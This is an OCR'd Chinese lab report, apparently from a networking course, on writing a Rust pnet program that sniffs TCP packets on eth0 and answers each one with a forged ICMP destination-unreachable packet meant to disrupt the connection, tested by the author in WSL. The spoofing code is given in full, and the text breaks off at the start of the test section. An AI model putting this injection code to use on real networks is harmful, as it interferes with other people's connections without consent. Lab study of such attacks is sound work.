
1. cargo build # 生成可执行文件，在default下面生成可执行文件。 可选参数--release, 编译时会优化：代码会更快，但是编译时间更长。
2. cargo run # 生成可执行文件并运行
3. cargo check # 检查代码确保能通过编译，不生成科执行文件， 比1快很多

（2）修改依赖文件Cargo.toml

修改Cargo.toml，在[dependencies]下加pnet = "0.31.0"，注意要紧跟着[dependencies]，（如果有[[bin]]等别的项，不能写在别的后面，否则是无效的）。

```
nano Cargo.toml
```

使用上下左右键操控，找到合适的位置，加入依赖`pnet = "0.34.0"`，使用ctrl+x，输入y，保存退出。



（3）导入依赖

【从这一步开始就开始正式写代码了】

导入依赖，相当于c++里的#include。猜测原理应该和c++类似，应该是在链接时到相应的库中找相关的代码移入（具体的原理跟计算机系统课程中学到的类似，但要考虑c/c++和rust的部分区别）。我们使用的库是pnet库，这里导入的是一些需要在之后用到依赖。

pnet是一个很大的库，我们用到的仅仅是中间的很小一部分。Rust要求对于用到的部分描述的很精细。

关于pnet库的所有项：https://docs.rs/pnet/latest/pnet/all.html

我们主要用到tcp,ipv4,icmp,ethernet,datalink等一些部分，如下。使用env环境变量是因为我们要从终端读入网卡编号，这里用到了环境变量。

```
use pnet::datalink::{self, NetworkInterface};
use pnet::datalink::Channel::Ethernet;
use pnet::packet::{Packet};
use pnet::packet::ethernet::
{EthernetPacket,MutableEthernetPacket,EtherTypes};
use pnet::packet::ipv4::{Ipv4Packet,MutableIpv4Packet};
use pnet::packet::tcp::TcpPacket;
use pnet::packet::icmp::{IcmpType,IcmpCode};
use
pnet::packet::icmp::destination_unreachable::MutableDestinationUnre
achablePacket;

use std::env;
```

（4）确定网卡

由于本机是Linux的WSL环境，网卡唯一且为eth0，所以这里处理网卡比较简单。（windows环境会比较复杂）

```
fn main() {
    let interface_name = env::args().nth(1).unwrap();
    // 从命令行参数中获取网络接口的名称
    let interface_names_match =
        |iface: &NetworkInterface| iface.name == interface_name;
    // 定义一个闭包，用于检查接口名称是否与命令行参数中指定的名称匹配

    // 寻找可用网卡
    let interfaces = datalink::interfaces();
    // 获取系统中所有的网络接口列表
    let interface = interfaces.into_iter()
                              .filter(interface_names_match)
                              .next()
                              .unwrap();
    // 使用迭代器和闭包，过滤出匹配命令行参数中指定名称的接口，并获取第一个匹配的
接口
```

解释如下：

根据命令行参数中指定的网络接口名称，在系统的网络接口列表中找到匹配的接口对象。

- `env::args().nth(1).unwrap()`: 通过 `env::args()` 获取命令行参数，`.nth(1)` 获取第二个参数（第一个参数是程序的名称），然后使用 `unwrap()` 来获取参数的值。这个值应该是网络接口的名称。
- `|iface: &NetworkInterface| iface.name == interface_name;`: 定义一个闭包，接受一个网络接口的引用，并检查接口的名称是否与命令行参数中指定的名称匹配。
- `datalink::interfaces()`: 获取系统中所有的网络接口列表。
- `interfaces.into_iter().filter(interface_names_match).next().unwrap()`: 使用 `into_iter()` 转换接口列表为迭代器，然后使用 `filter` 方法过滤出符合闭包条件的接口，最后使用 `next()` 获取第一个匹配的接口。由于网络接口列表应该至少包含一个接口（通常是回环接口 "lo"），因此使用 `unwrap()` 是安全的，表示取得了第一个匹配的接口。

（5）创建链路层隧道

```
// 创建链路层隧道，解析链路层以太网包
    let (mut tx, mut rx) = match datalink::channel(&interface,
Default::default()) {
        Ok(Ethernet(tx, rx)) => (tx, rx),    //tx为发送，rx为接收
        Ok(_) => panic!("Unhandled channel type"),
        Err(e) => panic!("An error occurred when creating the
datalink channel: {}", e)
    };
```

解释如下：

创建一个数据链路层通道，并返回发送端 (`tx`) 和接收端 (`rx`)

- `datalink::channel(&interface, Default::default())`: 这个函数用于创建一个数据链路层通道，它接受两个参数，第一个参数是网络接口 (`&interface`)，第二个参数是默认配置 (`Default::default()`)。`interface` 可能是之前定义的网络接口对象。
- `match` 语句：这里使用 `match` 匹配语法来处理函数的返回值。如果函数成功返回一个 `Ethernet(tx, rx)` 枚举变体，就说明成功创建了以太网通道，其中 `tx` 是发送端，`rx` 是接收端。

- `Ok(Ethernet(tx, rx)) => (tx, rx)`：如果成功匹配到 `Ethernet(tx, rx)`，则将发送端 `tx` 和接收端 `rx` 绑定到元组中，并作为结果返回。
- `Ok(_) => panic!("Unhandled channel type")`：如果匹配到其他类型而非 `Ethernet`，则会发生错误，程序抛出一个错误信息，表示未处理的通道类型。
- `Err(e) => panic!("An error occurred when creating the datalink channel: {}", e)`：如果创建通道过程中发生错误，同样抛出一个错误信息，其中包含具体的错误信息 (`e`)。

（6）解析数据包

对接收端接收到的包rx.next()进行匹配，逐层拆解匹配，解析数据报的类型。

①解析链路层数据包（**ethernet**）

解析链路层数据包并向终端输出（这里主要是获得数据包的源mac地址和目的mac地址）

```
let ethernet_packet = EthernetPacket::new(packet).unwrap();
let source_mac = ethernet_packet.get_source();
let destination_mac = ethernet_packet.get_destination();
println!("Layer 4: Ethernet");
println!("Source MAC: {:?}", source_mac);
println!("Destination MAC: {:?}", destination_mac);
```

②解析网络层数据包（**ipv4**）

判断是否是ipv4数据包，若是，解析并向终端输出（这里主要是获得数据包的源ip地址和目的ip地址），忽略ipv6数据包。

```
// 检查链路层载荷是否是IPv4数据包
if ethernet_packet.get_ethertype() ==
pnet::packet::ethernet::EtherTypes::Ipv4 {
    if let Some(ipv4_packet) =
Ipv4Packet::new(ethernet_packet.payload()) {
    // 解析IPv4数据包
        let source_ip = ipv4_packet.get_source();
        let destination_ip = ipv4_packet.get_destination();
        println!("Layer 3: Ipv4");
        println!("Source IP: {:?}", source_ip);
        println!("Destination IP: {:?}", destination_ip);
```

③解析运输层数据包（**tcp**）

判断是否是tcp数据包，若是，解析并向终端输出（这里主要是获得数据包的源端口和目的端口），忽略其它数据包。

（实际上这个源端口和目的端口的意义不大，。毕竟我们发送的icmp报文不涉及端口层，也不需要使用套接字，因此解析与否都可以。如果解析了等会儿可以和wireshark比对一下，看看效果）

```
// 检查运输层载荷是否是TCP数据包
if ipv4_packet.get_next_level_protocol() ==
pnet::packet::ip::IpNextHeaderProtocols::Tcp {
    if let Some(tcp_packet) = TcpPacket::new(ipv4_packet.payload())
{
    // 解析TCP数据包
        let source_port = tcp_packet.get_source();
        let destination_port = tcp_packet.get_destination();
        println!("Layer 2: TCP");
        println!("Source Port: {:?}", source_port);
        println!("Destination Port: {:?}", destination_port);
```

④调用差错报文回传函数

如果确实是我们感兴趣的tcp报文，那么我们要回传差错报告icmp报文，调用该函数，该函数功能后面实现。注意这里的参数把源和目的进行了一个对调，以达到发还的目的。

```
// 若确定是TCP包，我要发送差错报告报文,以试图干扰通信
send_icmp_unreachable(&mut tx, destination_ip, source_ip,
destination_mac, source_mac);
```

（7）报文回传函数

①函数参数列表

```
fn send_icmp_unreachable(
    tx: &mut Box<dyn datalink::DataLinkSender>, //链路层隧道发送端指针
    source_ip: std::net::Ipv4Addr,
    destination_ip: std::net::Ipv4Addr,
    source_mac: pnet::util::MacAddr,
    destination_mac: pnet::util::MacAddr,
)
```

②创建**icmp**包


注意这里我没有使用`MutableIcmpPacket`给定的ICMP包创建，而是使用了`MutableDestinationUnreachablePacket`，这是pnet给出的封装好的ICMP不可达报文类型。

```
// 创建ICMP包 (差错报告)
    let mut icmp_buffer = vec![0u8; 8];
    let mut icmp_packet =
MutableDestinationUnreachablePacket::new(&mut
icmp_buffer).unwrap();
    // 设置差错报告参数
    icmp_packet.set_icmp_type(IcmpType(3));
    icmp_packet.set_icmp_code(IcmpCode(1));
    // 计算校验和
    icmp_packet.set_checksum(icmp_packet.get_checksum());
```

为什么不可以用ICMPPacket创建呢？类似下面的这样创建

```
// 错误范例
let mut icmp_buf = vec![0; ICMPHEADER];
let mut icmp_header = MutableIcmpPacket::new(&mut
icmp_buf[..]).unwrap();
icmp_header.set_icmp_type(pnet::packet::icmp::IcmpType(3));
// IcmpType = 3 表示 Unreachable
icmp_header.set_icmp_code(pnet::packet::icmp::IcmpCode(2));
// IcmpCode = 2 表示 bad protocol
```

会导致抓包出来的并不是ICMP包，而且源ip和目的ip地址会有问题，是没有设置好。具体原因没有细致研究，初步判定是包ICMP包可能并不是一个完整的包，或者是中间哪一步出了错漏。总之是没有采用这种方法。



③创建**ipv4**包

使用`MutableIpv4Packet::new`创建包，设置源ip和目的ip，并将ICMP不可达包放入ipv4的数据段。

```
// 创建IPv4包
    let mut ipv4_buffer = vec![0u8; 28];
    let mut ipv4_packet = MutableIpv4Packet::new(&mut
ipv4_buffer).unwrap();
    // 设IPv4包参数，设置载荷为icmp包
    ipv4_packet.set_version(4);
    ipv4_packet.set_source(source_ip);
    ipv4_packet.set_destination(destination_ip);
    ipv4_packet.set_next_level_protocol
    (pnet::packet::ip::IpNextHeaderProtocols::Icmp);
    ipv4_packet.set_ttl(64);
    ipv4_packet.set_header_length(5);
    ipv4_packet.set_total_length(20+8);
    ipv4_packet.set_payload(icmp_packet.packet());
    // 计算校验和
    ipv4_packet.set_checksum(ipv4_packet.get_checksum());
```

④创建**ethernet**包

使用`MutableEthernetPacket::new`创建包，设置源mac地址和目的mac地址，并将ipv4放入ethernet数据段。

```
// 创建Ethernet包
    let mut ethernet_buffer = vec![0u8; 64];
    let mut ethernet_packet = MutableEthernetPacket::new(&mut
ethernet_buffer).unwrap();
    // 设置源MAC和目的MAC地址，设置载荷为ipv4包
    ethernet_packet.set_ethertype(EtherTypes::Ipv4);
    ethernet_packet.set_source(source_mac);
    ethernet_packet.set_destination(destination_mac);
    ethernet_packet.set_payload(ipv4_packet.packet());
```

⑤发送数据包


使用发送通道发送数据包，并做错误处理，若成功发送，在终端输出。

```
match tx.send_to(ethernet_packet.packet(), None) {
    Some(Ok(_bytes_sent)) => {
        println!("Successfully sent 1 icmp packet");
        println!("Sent Packet: {:?}", ethernet_packet.packet());
    }
    Some(Err(error)) => {
        eprintln!("Error sending packet: {:?}", error);
    }
    None => {
        eprintln!("Error: No bytes sent.");
    }
```

（8）错误与调试

遇到了很多很多的错误，尤其以下面这个错误为最，花费了好多时间。

①**ipv4**长度设置不合理



问题原因：ipv4报文长度设置不合理。需人为指定设置一定长度。


②调试

在Linux上可以使用RUST_BACKTRACE=1设置终端输出错误发生时栈上的信息。

```
RUST_BACKTRACE=1 cargo run eth0
```

在windows上则需要先set RUST_BACKTRACE=1再运行。

这样可以看到在错误发生之前，具体哪些步骤出了问题。



也可以按建议的，使用RUST_BACKTRACE=FULL获取更完整的信息。十分有用。

3 实验测试

（0）操作思路

在WSL-Linux中，一个终端运行rust程序，一个终端建立与网站的tcp链接（这个可以用tcping或者httping实现）。


运行rust程序

```
cargo run eth0
```

建立tcp链接

```
httping www.hnu.edu.cn
```


在windows下使用wireshark对vEthernet(WSL)抓包。这样可以抓到WSL环境的包。




（1）httping验证

